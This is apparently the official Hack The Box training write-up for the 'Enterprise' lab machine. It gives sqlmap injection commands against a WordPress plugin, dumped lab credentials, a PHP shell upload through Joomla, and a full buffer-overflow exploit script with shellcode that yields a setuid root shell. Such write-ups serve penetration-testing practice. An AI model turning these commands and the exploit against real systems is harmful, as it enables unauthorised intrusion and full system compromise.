Hack The Box
PEN-TESTING LABS

Enterprise

28th October 2017 / Document No D17.100.32

Prepared By: Alexander Reid (Arrexel)

Machine Author: TheHermit

Difficulty: Hard

Classification: Official

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SYNOPSIS

Enterprise is one of the more challenging machines on Hack The Box. It requires a wide range of knowledge and skills to successfully exploit. It features a custom wordpress plugin and a buffer overflow vulnerability that can be exploited both locally and remotely.

Skills Required

- Advanced knowledge of Linux
- Enumerating Wordpress installations
- Understanding of memory handling and buffer overflows


Skills Learned

- Identifying Docker instances
- Exploiting Wordpress plugins
- Exploiting buffer overflows

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Enumeration


Nmap



Nmap reveals an SSH server, several different versions of Apache and an unknown service on port 32812. There is a Wordpress install on port 80 and a Joomla install on port 8080.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Dirbuster



Fuzzing the Apache server on port 443 reveals a **/files** directory, which contains a Wordpress plugin. It also reveals the domain **enterprise.htb** (which should be added to the hosts file) as well as a potential SQL injection vector in **lcars_db.php**.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Exploitation

SQLMap

Once the **lcars** plugin is located, SQLMap can be run against it to dump the database and get some useful information from an unpublished post with the command **sqlmap -u http://enterprise.htb/wp-content/plugins/lcars/lcars_db.php?query=1 --threads 10 -D wordpress -T wp_posts -C post_content --dump**

```
| Needed somewhere to put some passwords quickly\r\n\r\nZxJyhGem4k338S2Y\r\n\r\r
enterprisencc170\r\n\r\nZD3YxfnSjezg67JZ\r\n\r\nu*Z14ru0p#ttj83zS6\r\n\r\n 
\r\n\r\n 
```

The post contains valid login credentials, and the combination **william.riker:u*Z14ru0p#ttj83zS6** grants access to the Wordpress administrator panel, however any attempts to gain a shell will reveal that Wordpress is run in a Docker container. Dumping the Joomla user list and attempting to reuse some of the passwords found on Wordpress will grant access to the Joomla administrator panel. The command to dump the users table is **sqlmap -u http://enterprise.htb/wp-content/plugins/lcars/lcars_db.php?query=1 --threads 10 -D joomladb -T edz2g_users -C username --dump**


```
Database: joomladb
Table: edz2g_users
[2 entries]
+-----------------+
| username        |
+-----------------+
| geordi.la.forge |
| Guinan          |
+-----------------+
```


The combination **geordi.la.forge:ZD3YxfnSjezg67JZ** grants administrator access to Joomla.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Docker

While both Wordpress and Joomla are run in a Docker container, the Apache server on port 443 is not. Looking at Joomla, it appears that the **/files** directory is shared between 443 and 8080, and can be uploaded to through the Joomla administrator panel. By accessing **Components > EXTPLORER**, it is possible to upload a PHP shell and execute it on port 443, which grants a shell as **www-data** outside of the Docker container. The user flag can be obtained from **/home/jeanlucpicard/user.txt**





Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Privilege Escalation

LinEnum: https://github.com/rebootuser/LinEnum

Running LinEnum reveals a lot of information about the system. An SUID binary exists at **/bin/lcars**. Attempting to run the file requires an access code, which can be obtained by running **ltrace /bin/lcars**.

Playing around with the options reveals that **4 (Security)** has a buffer overflow, which can be exploited to gain root access. The payload is fairly simple to generate, however the environment variables can cause a bit of confusion as it changes the addresses. To avoid that, run gdb with **env - gdb /bin/lcars** and pass the payload with **cat payload.txt | env - /bin/lcars**. Also run **unset env LINES** and **unset env COLUMNS** in both terminal and gdb.

Note the bad chars are **\x00\x0a\x0d\x0b\x09\x0c\x20**

The target does not have Python 2.7 installed, so it is easier to generate the payload locally and just pipe the output to the binary. Refer to **enterprise_bof.py (Appendix A)** for a working example.

1. python enterprise_bof.py > payload.txt
2. Upload to target
3. cat payload.txt | env - /bin/lcars

The example runs **cp /bin/bash /tmp/writeup** and **chmod 4777 /tmp/writeup**, which allows for root access by running the command **/tmp/writeup -p**.

```
www-data@enterprise:/tmp$ ls -la
total 1136
drwxrwxrwt  2 root     root        4096 Oct 30 12:24 .
drwxr-xr-x 23 root     root        4096 Oct 17 01:35 ..
-rw-r--r--  1 www-data www-data     229 Oct 30 12:20 buff.txt
-rw-r--r--  1 root     www-data     229 Oct 30 12:20 buff.txt.1
-rwxr-xr-x  1 root     www-data   43292 Aug  2 08:14 escalate.sh
-rwsrwxrwx  1 root     www-data 1099016 Oct 30 12:20 writeup
www-data@enterprise:/tmp$ ./writeup -p
writeup-4.4# whoami
root
writeup-4.4#
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Appendix A

```
import struct

# The below shellcode will copy /bin/bash to /tmp/writeup and chmod 4777 it
# Executing it with /tmp/writeup -p will grant a root shell
shellcode =  ""
shellcode += "\xd9\xee\xbd\x8f\x1f\x9f\xe9\xd9\x74\x24\xf4\x5f\x29"
shellcode += "\xc9\xb1\x16\x83\xef\xfc\x31\x6f\x15\x03\x6f\x15\x6d"
shellcode += "\xea\xf5\xe2\x29\x8c\x58\x93\xa1\x83\x3f\xd2\xd6\xb4"
shellcode += "\x90\x97\x70\x45\x87\x78\xe2\x2c\x39\x0e\x01\xfc\x2d"
shellcode += "\x23\xc5\x01\xae\x27\xb5\x21\x81\xc5\x5c\x4c\xf2\x6b"
shellcode += "\xff\xe3\x64\x4c\xd0\x77\x18\xfc\x01\x0f\x90\x95\x29"
shellcode += "\x8a\x21\x16\xea\x74\xa9\xbe\x61\x1a\x49\x1f\x4d\xd3"
shellcode += "\xa6\x68\x8d\x34\xbd\xfb\xbd\x65\x4a\x76\x54\x0e\xd1"
shellcode += "\x03\xd6\xee\x4e\xbf\x9f\x0e\xbd\xbf"

addr = struct.pack('<L', 0xffffdd60)
padding = 212
nops = "\x90" * 70

payload = "picarda1\n4\n"
payload += nops
payload += shellcode
payload += "A" * (padding - len(nops) - len(shellcode))
payload += addr
payload += "\n"

print payload
```

enterprise_bof.py